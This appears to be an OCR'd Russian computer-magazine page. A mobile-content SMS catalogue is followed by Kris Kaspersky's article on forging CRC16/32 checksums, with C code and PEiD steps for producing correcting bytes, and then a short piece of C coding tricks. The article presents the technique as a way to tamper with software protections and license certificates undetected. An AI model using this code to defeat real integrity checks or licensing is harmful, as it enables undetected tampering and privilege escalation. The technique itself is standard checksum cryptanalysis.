
49288744 Каста - Сестра
49286744 Массква - 7 этаж
47176744 Земфира - Искала
49224744 Банда - Плачут небеса
49228744 t.A.T.u. -Люди инвалиды
49227744 Ирина Дубцова - О нем
49346744 Тутси - Горький шоколад
49345744 Шпильки - Сам ты Наташа
49363744 Елка - Хорошее настроение
47312744 Мультфильмы - За нами следят
49279744 Кристина Орбакайте - Все сначала
48553744 Дима Билан - Я так люблю тебя (ремикс)
48836744 Анжелика Варум - Художник, что рисует дождь
Валерий Меладзе и ВИА ГРА - Притяженья больше нет 48390744
Леонид Агутин и Отпетые Мошенники - Граница 48884744
Н.Басков и Т.Повалий - Отпусти меня 49212744
Ночные Снайперы - Катастрофически 47314744
Сливки - Куда уходит детство 48832744
Тема из к/ф Операция Ы Рынок 49115744
Гости из будущего - Ты где-то 49216744
Блестящие - За четыре моря 48723744
Жанна Фриске - Ла ла ла 47688744
DJ Грув - Служебный роман 48718744
Uma2rmaH - Ума Турман 49276744
Дискотека Авария - Небо 48724744
Серега - Король ринга 49215744

3120 Картинки

Не рекомендуется к просмотру лицам младше 16 лет!




60796744 61182744 61253744 62320744 62738744 62749744
62799744 63282744 64013744 64347744 64580744 64729744
64743744 65636744 65912744 67043744 67198744 60752744

3130 Игры



ФРАНКЕНШТЕЙН 12320744
Попробуй стать получеловеком, полумонстром. На тебя будет объявлена настоящая охота. Помимо самого доктора, тебя будут преследовать и жители замка. Для выхода нужен ключ, до которого еще надо дойти. Надеюсь, в этом тебе помогут эликсиры, забытые доктором.

GLADIATORS 11709744
Вы - древнеримский гладиатор. Победа или смерть – иного не дано. Пройдя все круги ада, Вы получите достойную награду – свободу! Но помните – ваши соперники вооружены и очень опасны! Различное вооружение и типы ударов не позволят Вам заскучать.

EXCREMAN 11733744
Вонючий, грязный и вечно отрыгивающий Супер герой путешествует по миру Канализации, кишащей грязными и опасными тварями.Сражаясь с полчищами Фикалоидов, вы можете использовать множество приколов - например, телепортацию путем смывания себя в унитаз




DRINK & DRIVE 12075744
Постарайтесь добраться домой из бара, но будьте внимательны - у вас "двоится" в глазах! Почувствуйте, почему же Вас отговаривают от вождения в нетрезвом виде. Особенно, если это - совершенно новый автомобиль вашего папы.

3120 Реалтоны

51163744 Паровоз
51173744 Бой курантов
49177744 Сигнализация
49184744 Мистический звук
48248744 Открывание бутылок
47982744 Фигня бывает разная...
46421744 Индеец (идиотский клич)
48784744 Кросавчег, бири трубку!
48521744 Кнопка самоуничтожения...
48060744 Дорогая, возьми меня в руки...
Дай папиросочку...к.ф. Собачье Сердце 51106744
Я не телефон, я – луноход или шатл... 48057744
Внимание, вам звонят с того света. 48067744
Подъем, негр! Солнце уже высоко! 48037744
Такая загогулина! (пар. Ельцин) 46371744
Ну вот че, че ты меня лапаешь? 48099744
Рота, подъееем!!! (сирена - mix) 47028744
Встать! Притвориться трезвым! 47569744
Смс, ржунимагу, ваще... 48777744
Смс зачет! Дайте две 48789744

1230 Игры


THE DA VINCI CODE 12437744
Помоги Роберту Ленгдону и Софи Неве разгадать тайны прошлого в часовне на севере Шотландии. Используя зеркала и призмы, нужно управлять светом в окнах часовни и разгадывать секретные сообщения, зашифрованные в камнях.



ASTERIX 12021744
Теперь Астерикс может быть всегда рядом с вами – в вашем мобильном телефоне! Новый хит сохранил настроение фильма, и вы сможете проникнуть в волшебные леса древней Англии, воспользоваться колдовским зельем друидов и навести полный порядок в римском лагере!

3120 Анимация





67618744 64355744 67364744 66722744 66678744 66680744

3120 MP3


Мировые хиты

46540744 Aventura - Obsesion
46545744 J-Five - Find A Way
48114744 In-Grid - I'm Folle De Toi
48665744 Whigfield - Last christmas
46549744 O-zone - Dragostea din tei
Benassi Bros. - Every Single Day 48726744
Melanie C - Next best superstar 47363744
Global Deejays - What a feeling 46543744
Arsenium - Love Me...Love Me... 46578744
Papi Sanchez - Enamorame 46550744

Наши хиты


49259744 Каста - Сестра
49378744 Токио - Если да
49374744 Ума2рман - Кино
49292744 Ума2рман - Скажи
49379744 Токио - Кто я без тебя
47441744 Hi Fi - Глупые люди
49260744 DJ Грув - Служебный роман
48674744 Многоточие - Сквозь печаль
49257744 Валерий Меладзе - Салют, Вера!
49255744 Подъем и Карина - Белые кораблики
47439744 Triplex vs Apocaliptica - Бой с тенью
49254744 Кристина Орбакайте - Перелетная птица
49221744 Смысловые галлюцинации - Полюса
48818744 Чугунный Скороход - Реалити - Шоу
48430744 Vengerov & Fedoroff - Кавказская пленница
Ленинград - Тема дороги(из к/ф Бумер 2) 49123744
Юлия Савичева - Прости за любовь 48631744
Дискотека Авария - Суровый рэп 49261744
Жанна Фриске - Где-то летом 49243744
Ирина Дубцова - О нем 49269744
Елка - Девочка в Пежо 48737744
Братья Гримм - Кустурица 48692744
А Студио - Улетаю 49291744
Фактор 2 - Шалава 48760744
Звери - Для тебя 49238744
Глюк':)za - Москва 49251744
Серёга - King ring 46557744
NikoTin - Щекотка 48494744
Массква - Ну наконец-то 49253744
Би 2- Фламенко 49219744

Темы 3130 Видео



67407744 66470744 67416744

для телефонов Nokia, Siemens, Sony-Ericsson



63609744 Звери - Рома, извини!
67601744 Uma2rmaH - Кино

Шпаргалки 3130 Книги





12576744 Русский язык
12577744 Физика
12571744 Геометрия
12572744 Истоия россии
12573744 Литература
12574744 Математика
12575744 Обществознание




ЧЕРНОВИК
В твоей квартире живут чужие люди... Твое место на работе занято другим...Тебя не узнают ни друзья, ни любимая девушка...Тебя стирают из этого мира. Кто? Почему? Как? Вы узнаете об этом из нового романа Сергея Лукьяненко ...

80198744 часть 1 80321744 часть 2

Лицензия Федеральной службы по надзору в сфере связи № 34403 от 14.09.2005

Проверь совместимость своего телефона и объекта на wap.jolly.ru/code.
Отправь SMS с кодом цветной картинки, анимации, реалтона или мелодии на номер 3120, игры на номер 3130 или 1230, шпаргалки, книги, темы или видео на номер 3130
Стоимость SMS: для 3120 – 29,7 руб.; для 3130 – 60 руб.; для 1230 – 120 руб. без НДС.
При загрузке любого типа мобильного контента вы бесплатно получаете ссылку на Java-приложение «Jolly.ru»

Точную рублевую стоимость уточняй у оператора.
Скидка до 50% при оплате картой "Евросеть-контент" по телефону 8 (495) 980-44-87, на сайтах wap.jolly.ru, www.jolly.ru, терминалах мобильного контента
Внимание! Требуется настройка WAP/GPRS.
В случае ошибочного запроса услуга считается оказанной!
Служба поддержки: 8 (495) 786-65 -87.
Операторы: МТС, Билайн, Мегафон, СМАРТС (Самара, Астрахань, Волгоград), МОТИВ, НСС.



КРИС КАСПЕРСКИ



ИЗМЕНЯЕМ ЗАПРЕТНОЕ

Как хакеры CRC16/32 подделывают



АЛГОРИТМ ХЭШИРОВАНИЯ CRC16/32 СЧИТАЕТСЯ НЕСОКРУШИМЫМ, И НИКТО НЕ МОЖЕТ ВОССТАНОВИТЬ ОРИГИНАЛЬНОЕ СОДЕРЖАНИЕ ПО КОНТРОЛЬНОЙ СУММЕ. НО МОДИФИЦИРОВАТЬ ФАЙЛ ТАК, ЧТОБЫ ЕГО CRC16/32 НЕ ИЗМЕНИЛОСЬ — ПРОЩЕ ПРОСТОГО. ВОТ ОБ ЭТОМ МЫ И БУДЕМ ГОВОРИТЬ.

Алгоритм CRC16/32 изначально предназначался для контроля целостности данных от непреднамеренных искажений. Он широко используется в проводных и беспроводных сетях, магнитных и оптических носителях, а также микросхемах постоянной или перешиваемой памяти. «Надежность» CRC32 оценивается как 2^32 == 4.294.967.296, то есть вероятность, что контрольная сумма искаженного файла волшебным образом совпадет с оригиналом, оценивается (в среднем) как один против четырех миллиардов раз. Отсюда следует, что, передав восемь миллиардов пакетов через сильно зашумленный канал, мы рискуем получить пару «битых» пакетов, чьи искажения останутся необнаруженными. Но ведь в действительности все совсем не так! Природа большинства физических помех и дефектов носит групповой характер, с которым CRC32 легко справляется и в реальной жизни. Никакие искажения от CRC32 не ускользают!

Но вот алгоритм CRC32 просочился в массы. Программисты стали применять хэширование в зашитых механизмах, призванных обеспечить информационную безопасность и противостоять предумышленным искажениям. Другими словами — защитить от хакерских атак. Машинный код, контролирующий свою целостность через CRC, не очень-то полезен, поскольку контрольная сумма хранится непосредственно в теле программы. Модифицировав программу, хакер рассчитывает новое значение контрольной суммы, корректирует поле CRC (а найти его в отладчике/дизассемблере — совсем не проблема), и защитный механизм продолжает считать, что в «Багдаде все спокойно».

Скажу откровенно: наличие механизмов самоконтроля серьезно раздражает хакеров и препятствует пошаговой трассировке step-by-step, при которой отладчик внедряет CCh после каждой команды. Однако хакера лучше не злить. Размахивая soft-ice, словно топором, и прикрываясь дизассемблером, как щитом, он находит и поле контрольной суммы, и тот код, который ее контролирует, после чего обоим настает конец.

Кстати говоря, «правильная» контрольная сумма должна быть равна нулю. Это — закон! Именно так работает механизм самоконтроля BIOS'ов. В этом случае контрольная сумма нигде не хранится, но к содержимому прошивки добавляются четыре байта (в CRC16 — два байта), рассчитанных так, чтобы контрольная сумма всего контролируемого блока обращалась в ноль. В этом случае ломать защиту становится намного труднее (ведь поля контрольной суммы нет!), но все-таки возможно. Достаточно установить аппаратную точку останова на модифицированную команду (в soft-ice это делается так: «bpm adders R»), и отладчик приведет нас к коду, который вычисляет контрольную сумму и на каком-то этапе выносит заключение: CRC OK или CRC не OK.

Обычно хакеры «отламывают» непосредственно сам проверяющий механизм, чтобы программа работала независимо от того, какой у нее CRC, однако этот способ срабатывает не везде и не всегда. Вспомним спор, возникший в конференции SU.VIRUS по поводу инспектора AdInfo: может ли вирус заразить файл так, чтобы его контрольная сумма осталась неизменной? Может! Даже если весь файл проверяется целиком — от ушей до хвоста! Чуть позже мы покажем, как это сделать, а сейчас рассмотрим другой случай: клиент серверной системы, в которой ключевой файл (условно называемый «сертификатом») находится у клиента, а его

название	разрядность, бит	poly	init	отражение init	отражение out	xorout
CRC-16	16	8005h	0000h	да	да	0000h
CRC-16/CITT	16	1021h	FFFFh	нет	нет	0000h
XMODEM	16	8408h	0000h	да	да	0000h
ARC	16	8005h	0000h	да	да	0000h
CRC-32	32	04C11DB7h	FFFFFFFFh	да	да	FFFFFFFFh
CRC-64	64	60034000F050Bh	FAC432B10CD5E44Ah	да	да	FFFFFFFFFFFFFFFFh

Параметры подсчета CRC, используемые в различных алгоритма

контрольная сумма хранится и проверяется на сервере. В состав сертификата может входить все, что угодно: название организации, IP-адрес клиента, его «рейтинг», уровень «полномочий» в системе и т. д. и т. п. Весьма распространенный подход, не правда ли? Чтобы повысить уровень своих полномочий, клиент должен модифицировать файл сертификата, что с неизбежностью влечет за собой изменение контрольной суммы, скрупулезно проверяемой сервером, взломать который значительно сложнее, чем подправить пару байт в hiew'e!

Защиты подобного типа растут, как грибы. Вот хорошая статья на эту тему «Тайна золотого ключика, или особенности системы лицензионных ключей, используемой компанией Software AG»: http://www.wasm.ru/article.php?article=saglickey), разработчики которых свято верят в CRC32, забыв о том, что он страхует только от ненамеренных искажений, то есть искажений, которые происходят случайно и затрагивают один или несколько хаотичным образом разбросанных байт.

Информационная стойкость CRC32 равна 4-м байтам, и от этого никуда не уйти. Именно столько байт требуется внедрить в модифицированный файл (или дописать их к нему), чтобы его контрольная сумма полностью сохранилась независимо от того, сколько байт было изменено! Естественно, эти четыре корректирующих байта должны быть рассчитаны по специальному алгоритму, но это потребует совсем немного времени (в смысле — вычислительных ресурсов). Самое интересное, что методики «подделки» CRC широко известны и описаны во множестве руководств, а у популярной утилиты PEiD даже имеется плагин, специально предназначенный для этой цели!

Теоретические основы CRC32

Прежде чем ломать CRC32, необходимо научиться его считывать. Из всех учебников и статей мне больше всего нравится «a painless guide to crc error detection algorithms», которое я настоятельно рекомендую для изучения. Имеется также и русскоязычный перевод. Адреса обоих можно найти во врезке по ссылкам. Кстати говоря, в последнее время набирает силу CRC64, который рассчитывается аналогичным образом, но, естественно, другим полиномом. Кое-где используется даже CRC128, но пока он не стандартизован, а поэтому здесь не затрагивается.

Аббревиатура CRC расшифровывается как Cyclic Redundancy Check (проверка избыточности циклической суммы) и стягивает под свою крышу целую кучу самых разных алгоритмов, разработанных в «геральдические» времена с ориентацией на воплощение в «железо». В практическом плане это означает, что большинство CRC-алгоритмов представляют собой тривиальный подсчет контрольной суммы в стиле «for(a=0,CRC=INIT_VALUE;a < len;a++) CRC+=DATA[a];», лишь с той оговоркой, что сложение выполняется не алгебраическим путем,

ХАКЕРОВ ЛУЧШЕ НЕ ЗЛИТЬ. РАЗЪЯРЕННЫЙ ХАКЕР ВЗРЫВООПАСЕН!

а происходит в полях Галуа, в тесном сотрудничестве с полиномиальной арифметикой. В «железе» все это хозяйство реализуется на сдвиговых регистрах и логических вентилях, что очень дешево стоит и еще быстрее работает.

Программная «эмуляция» CRC на IBM PC мягко говоря... неоправданна. Приходится прибегать к табличным алгоритмам или сложным математическим преобразованиям, но первое требует памяти, второе — процессорного времени, и в конечном счете мы раздуваем муху до размеров слона. Почему же тогда CRC пользуется такой популярностью? Его можно найти в zip, arj, различных защитных механизмах. Такое впечатление, что кому-то некуда девать свои курсовые работы, и кто-то просто использует готовые библиотеки, пропуская теорию кодирования мимо ушей. Зачем она ему? Ведь все и так работает!

Но это все лирика. Вернемся к нашим баранам. Никакого единого стандарта на CRC не было и нет. Даже когда говорят о CRC16 или CRC32, то подразумевают всего лишь разрядность контрольной суммы, для вычисления которой необходимо знать два фундаментальных параметра: полином (poly) и начальное значение контрольной суммы (init).

Параметр reflection указывает на то, используется ли зеркальное битовое отражение или нет. Отражаться могут как входные, так и выходные данные. Если байт отражен, то нумерация в нем ведется слева направо, то есть наименее значимый бит располагается по меньшему адресу (как, например, на x86), и, соответственно, наоборот. Наиболее быстрыми будут те алгоритмы, которые соответствуют выбранной «железной» архитектуре. В противном случае приходится прибегать к довольно дорогостоящей, в плане процессорных ресурсов, эмуляции.

Параметр XorOut — это то значение, которым XOR'ится рассчитанная контрольная сумма. Обычно она равна 0 или -1 (то есть FFFFh для CRC16 и FFFFFFFFh для CRC32).

Различные схемы (программы, защитные механизмы, аппаратные устройства) используют различные параметры подсчета контрольной суммы, отсутствие информации о которых существенно затрудняет взлом, поэтому ниже приводятся данные об основных алгоритмах, которые мне удалось только открыть.

Постой! Но ведь «стандартный» полином для CRC32 равен EDB88320h, а совсем не 4C11DB7h. Это каждый студент знает! Все правильно, никакого противоречия здесь нет, закрой забрало и не высаживайся! Число EDB88320h представляет собой зеркально отраженный полином 4C11DB7h, в соответствии со словом «да» в колонке «отражение» (см. таблицу). Давай переведем его в битовый вид и посмотрим, что получится. А получится у нас вот что:


Стандартный CRC-32 полином и его общепринятая отображенная версия

```
04C11DB7h: 00000100110000010001110110110111
EDB88320h: 11101101101110001000001100100000
```

Готовую процедуру расчета CRC приводить не будем, поскольку ее можно найти в любой книжке и в ссылках, приведенных ниже. Как уже говорилось, ее программная эмуляция на IBM PC не наглядна.

В общих чертах идея «взлома» CRC заключается в добавлении





Внешний вид утилиты PEiD

Вызов плагина CRC32

к контролируемому блоку нескольких байт, подгоняющих конечную контрольную сумму под прежнее значение. Количество корректирующих равно разрядности контрольной суммы, то есть CRC16 требует двух, CRC32 — четырех, а CR-64 — восьми байт, рассчитанных специальным образом или полученных методом перебора (см. врезку «Неизвестные алгоритмы и борьба с ними»).
Как же их рассчитать? Помимо используемого алгоритма (включая такие интимные подробности, как значение полинома, начальное значение и xor-out), необходимо знать, откуда и докуда защита считает контрольную сумму. Выяснив это, необходимо решить другой, гораздо более щекотливый вопрос: собираемся ли мы внедрять корректирующие байты внутрь контролируемого блока или ограничимся их дописыванием? Если защитный механизм проверяет целостность всего блока, то лучше и проще всего будет дописать, как это подробно описано в руководстве «CRC and how to Reverse it», с приложенными к нему исходными текстами. Однако длина контролируемого блока (в роли которого чаще всего выступает исполняемый файл) в этом случае заметно изменится! К тому же многие защитные механизмы контролируют целостность фиксированного участка, и хоть дописывай байты, хоть не дописывай — защита не обратит на них никакого внимания, и CRC контролируемого блока после его модификации необратимо изменится!
Ниже приведен фрагмент исходного кода плагина «CRC» к утилите PEiD, которая как раз и дописывает 4 корректирующих байта к модифицированному файлу. Пользуйся им на здоровье, только не спрашивай, где взял ;).

Код от RElf'a для нахождения корректирующих байт

```
#include<stdio.h>
unsigned long c,c2,p2,pol=0xEDB88320;
long n,k;
main()
{
   printf(«CRC32 Adjuster (c) 2001 by RElf @ HHT/2\n»);
   printf(«Length of data: «); scanf(«%ld»,&n);
   printf(«Offset to patch: «); scanf(«%ld»,&k);
   n = (n-k)<<3;
   printf(«Current CRC32: 0x»); scanf(«%x»,&c);
   printf(«Desired CRC32: 0x»); scanf(«%x»,&c2);
   c ^= c2;
   p2 = (pol << 1) | 1;
   while(n--) if (c&0x80000000) c = (c<<1)^p2; else c<<=1;
   printf(«XOR masks:%02X%02X%02X%02X\n»,c&0xff,(c>>8)&0xff,(c>>16)&0xff,
      c>>24);
}
```

Методика внедрения байтов внутрь контролируемого блока более перспективна. Если это машинный код (где нужно исправить один условный переход на другой), нам наверняка удастся переписать несколько машинных команд так, чтобы высвободить место для 4-х байт, не говоря уже о том, что компиляторы всюду вставляют NOP'ы для выравнивания. Если же это ключевой файл типа сертификата, что ж… втиснуться туда еще проще (хотя бы оттяпать от своего имени четыре символа, при условии, что там содержится имя).
Рассмотрим практический пример подделки CRC32 с little-endian порядком бит в потоке (наименее значимый бит располагается по меньшему адресу, то есть поток движется справа налево). Остальные алгоритмы взламываются аналогичным образом, с поправкой на специфику разрядности и направления потока.
Возьмем последовательность байтов «A::::::::::::::::::::::::::::::::::::D», контрольная сумма которой известна и равна CRC_OK, модифицируем ее некоторым образом, изменив один или несколько произвольно расположенных байтов (они обозначены символом «x»): «A:::::x:::::::::::::::::::::::::xxx::::x:x:D». После этого контрольная сумма модифицированной последовательности будет CRC_NOT_OK, а это плохо.
Подделка CRC начинается с выбора позиции «врезки» 4-х корректирующих байт. С точки зрения алгоритма CRC, их положение непринципиально — оно определяется внутренней структурой модифицируемого блока. Для наглядности разместим корректирующие байты в середине: «A:::::x::::::B_12_3_4_C:::::::xxx:::x:x:D».
Остается только рассчитать корректирующие байты _1_2_3_4_ и



Для «подделки» контрольной суммы PEiD дописывает в конец файла 4 байта

PEiD скорректировал CRC модифицированного файла так, чтобы никто не заметил подмены

восстановить (в смысле «подделать») CRC. Будем действовать по шагам.

1. В точке «A» CRC равно начальному значению полинома (для CRC32 с отраженным полиномом EDB88320h — это FFFFFFFFh). В точке «D» оно известно из условия задачи и равно CRC_OK;

2. Если участок «A-B» не пуст — считаем CRC от точки «A» до точки «B», используя обычную процедуру update_CRC32():

```
update_CRC32(unsigned long crc, unsigned char bt)
{
  return crc32nornal[(unsigned char)crc ^ bt] ^ (crc >> 8);
}
```

3. Если участок «C-D» не пуст — считаем CRC от точки «C» до точки «D», используя инверсную процедуру reverse_crc32():

```
// (c)Dmitry Tomashpolski
reverse_crc32(unsigned long crc, unsigned char byte)
{
  return ((crc<<8) ^ crc32inv[(unsigned char)(crc>>24)] ^ (byte));
}
```

4. Двигаясь в обратном направлении от точки «C» к точке «B», вычисляем элементы CRC-таблицы, преобразующие CRC(C) в CRC(B), и запоминаем индексы этих элементов в массиве i:

```
// (c)Dmitry Tomashpolski
k = 4;
y = CRC_D;
if ((i[--k] = sr(crc32dir, y, 0xFF000000ul)) < 0) goto err;
t = crc32dir[i[k]]; y = (y ^ t)<<8 | i[k];
if ((i[--k] = sr(crc32dir, y, 0xFF000000ul)) < 0) goto err;
t = crc32dir[i[k]]; y = (y ^ t)<<8 | i[k];
if ((i[--k] = sr(crc32dir, y, 0xFF000000ul)) < 0) goto err;
t = crc32dir[i[k]]; y = (y ^ t)<<8 | i[k];
if ((i[--k] = sr(crc32dir, y, 0xFF000000ul)) < 0) goto err;
t = crc32dir[i[k]]; y = (y ^ t)<<8 | i[k];
```

5. Двигаясь в прямом направлении от точки «B» к точке «C» по индексам, рассчитанным на шаге 4, вычисляем корректирующие байты _1_2_3_4_ и записываем их в массив x.

```
// (c)Dmitry Tomashpolski
y = CRC_B;
x[k] = (unsigned char) y ^ i[k];
z = crc32f(z, x[k]); k++;
y = z; x[k] = (unsigned char) y ^ i[k];
z = crc32f(z, x[k]); k++;
y = z; x[k] = (unsigned char) y ^ i[k];
z = crc32f(z, x[k]); k++;
y = z; x[k] = (unsigned char) y ^ i[k];
z = crc32f(z, x[k]); k++;
```

Остается только переместить массив x на отрезок «B-C», удостовериться, что контрольная сумма блока не изменилась, и бежать в ближайший ларек за свежим пивом.

Все необходимые для взлома листинги приводятся ниже. Обрати внимание на копирайт. За исключением первого и третьего из них, автор не имеет к ним никакого отношения!

От теории к практике

Прежде чем разрабатывать собственный взломщик CRC32, попробуем повозиться с уже существующим. Скачаем популярный распознаватель упаковщиков PEiD, установим набор дополнительных плагинов (www.wasm.ru/baixado.php?mode=tool&id=318), в число которых входит и модуль с FixCRC (в аннотации на WASM'е сказано, что он предназначен для исправления поля CheckSum в PE-заголовке, но это не так!).

Запускаем PEiD и загружаем в него какое-нибудь приложение, например общепринятый notepad.exe ака «блокнот». Давим на кнопку со стрелочкой «–>», в правом нижнем углу. На экране появляется меню «Plugins», из которого мы выбираем пункт «CRC32». Возникает симпатичное диалоговое окошко, сообщающее нам контрольную сумму



всего файла (у меня она равна AFBF6001h). Записываем ее на бумажке или запоминаем.

Выходим из PEiD и правим файл в hiew'е или в любом другом hex-редакторе, который тебе больше всего нравится. Модифицированный файл вновь загружаем в PEiD и рассчитываем новую контрольную сумму, которая теперь равна A97343D5h. AFBF6001h != A97343D5h, что не есть хорошо. Заносим в поле NewCRC старую контрольную сумму оригинального файла (AFBF6001h) и жмем кнопку «Fix It». Плагин сообщает, что «4 bytes written», и действительно дописывает к концу файла какую-то гадость.

Зато контрольная сумма файла вновь равна AFBF6001h, какой она и была до модификации. Правда, длина файла изменилась. К тому же с защитами, следящими за контрольной суммой «от сих до сих», такой трюк уже не прокатывает, поэтому приходится хитрить.

PEiD скорректировал CRC модифицированного файла так, чтобы никто не заметил подмены.

Берем оригинальный notepad.exe, привычным действием вычисляем контрольную сумму, затем отрезаем от его хвоста 4 байта (в hiew'е это делается так: загружаем файл, для перехода в hex-mode нажимаем <ENTER>, перемещаемся в конец файла по <Ctrl-End>, отступаем курсором на четыре байта назад, давим <F3> для перехода в режим редактирования и говорим <F10> (truncate), подтверждая всю серьезность своих намерений клавишей «Y»). Модифицируем файл по своему усмотрению и fix'им его в PEiD. Как легко догадаться, корректирующие байты будут дописаны на место отрезанных. Ни длина, ни контрольная сумма файла теперь не изменится!

Аналогичным образом можно корректировать отдельные блоки, если предварительно вырезать их из программы и сохранить в отдельном файле. А после модификации и исправления CRC вновь вернуть туда, где они лежали.

Не от хакеров...

Алгоритм CRC16/32/64/128 страхует только от непреднамеренных искажений, но для защиты от хакеров он непригоден. Используйте MD5 и другие, более продвинутые криптографические алгоритмы (кстати говоря, по производительности MD5 вполне сопоставим с CRC32, и слухи о его «неповоротливости» слишком преувеличены).

Конечно, при желании можно подделать и MD5, однако для этого потребуются глубокие знания в области криптографии и нехилые вычислительные мощности, которых в распоряжении хакера, скорее всего, не окажется!



Для «подделки» контрольной суммы PEiD дописывает в конец файла 4 байта



www.onembedding.com/info/crc/crc_rus.zip - охренительное руководство по устройству и реализации различных CRC-алгоритмов на русском языке.



КАК ЭТО БЫЛО

Подделкой CRC я заинтересовался совершенно случайно. Все началось с экспериментов над интеловскими биосами, формат прошивок которых был неизвестен, и всякая попытка модификации приводила к краху. Найти место хранения CRC никак не удавалось. Границы контролируемого блока были также неизвестны. Казалось, что дело труба, но, используя тот факт, что в прошивке хранится не само CRC, а «корректирующие» байты, обращающие контрольную сумму в ноль, а все структуры выровнены на границе 4-х килобайт, я решил действовать так: выбираем блок, считаем его CRC (алгоритм подсчета был выдран из прожигающей программы, и был тут же опознан как стандартный). Если не ноль, то движемся дальше до тех пор, пока контрольная сумма выбранного блока не обратится в ноль.

Достижение нуля сигнализирует о том, что границы контролируемого блока с той или иной степенью вероятности уже найдены. Модифицируем BIOS по своему желанию, после чего добавляем «корректирующие» байты так, чтобы контрольная сумма не изменялась, то есть осталась равной нулю!

Таким образом, чтобы «взломать» CRC, помимо алгоритма расчета, еще необходимо знать, откуда и докуда его считать! В противном случае попытка подделки контрольной суммы будет немедленно разоблачена.



НЕИЗВЕСТНЫЕ АЛГОРИТМЫ И БОРЬБА С НИМИ

Хорошо, если алгоритм подсчета контрольной суммы известен. Но что делать, если он не доступен (воплощен в «железе», находится на удаленном сервере и т. д.)? А вот что: воспользоваться тупым перебором! Информационная стойкость CRC32 равна 32-м битам, дающим всего лишь 4.294.967.296 комбинаций. Учитывая высокую скорость вычисления CRC32, подбор корректирующих байтов займет совсем немного времени — буквально минуты, а то и десятки секунд!

Внедряем двойное слово, равное нулю, в произвольное место контролируемого блока и рассчитываем контрольную сумму по обычному алгоритму. Если CRC не OK, увеличиваем двойное слово на единицу и продолжаем до тех пор, пока желаемое CRC не будет найдено.

CRC16 подбирается вообще мгновенно! С CRC64, конечно, уже приходится основательно попыхтеть, но быстрые табличные алгоритмы на мощных процессорах найдут искомую комбинацию за несколько часов, ну в худшем случае, за ночь (тут все, конечно, от размера контролируемого блока зависит).


CRC128 методом перебора уже не ломается (разве что задействовать сеть из нескольких машин), но элементарно восстанавливается по методике, описанной выше.



Крис Касперски

Трюки от КРИСА

хак №1



Со знаком или без

Общеизвестно, что ((unsigned char) 0xFF == (signed char) -1). Соответственно, на 32-разрядных платформах ((unsigned int) 0xFFFFFFFF == (signed int) -1). Естественно, написать -1 намного быстрее и надежнее, чем пересчитывать F.
Вот конкретный пример хакерского кода:

```
unsigned int a;

for (a = 0; a < -1UL; a++) printf(«%x\n»,a);
```

С точки зрения «нормального» прикладного программиста, этот код вообще не должен работать, поскольку (0 > -1), и цикл ни разу не выполнится. Но ведь это не обычный -1, а с суффиксом UL, что равносильно конструкции ((unsigned int) -1), после преобразования которой мы получим 0xFFFFFFFF.
Развиваю мысль дальше: можно не только сократить исходный текст, но и оптимизировать машинный код.
Возьмем конструкцию вида («правильный» вариант проверки диапазона):

```
signed char x, y;
if ((x > 0) && (x < y)) ...
```

Для хакеров очевидно, что проверка на положительное значение x избыточна и от нее легко избавиться, переписав код так:

```
if ((unsigned int) x < y)) ...
```

хак №2



Лишние аргументы

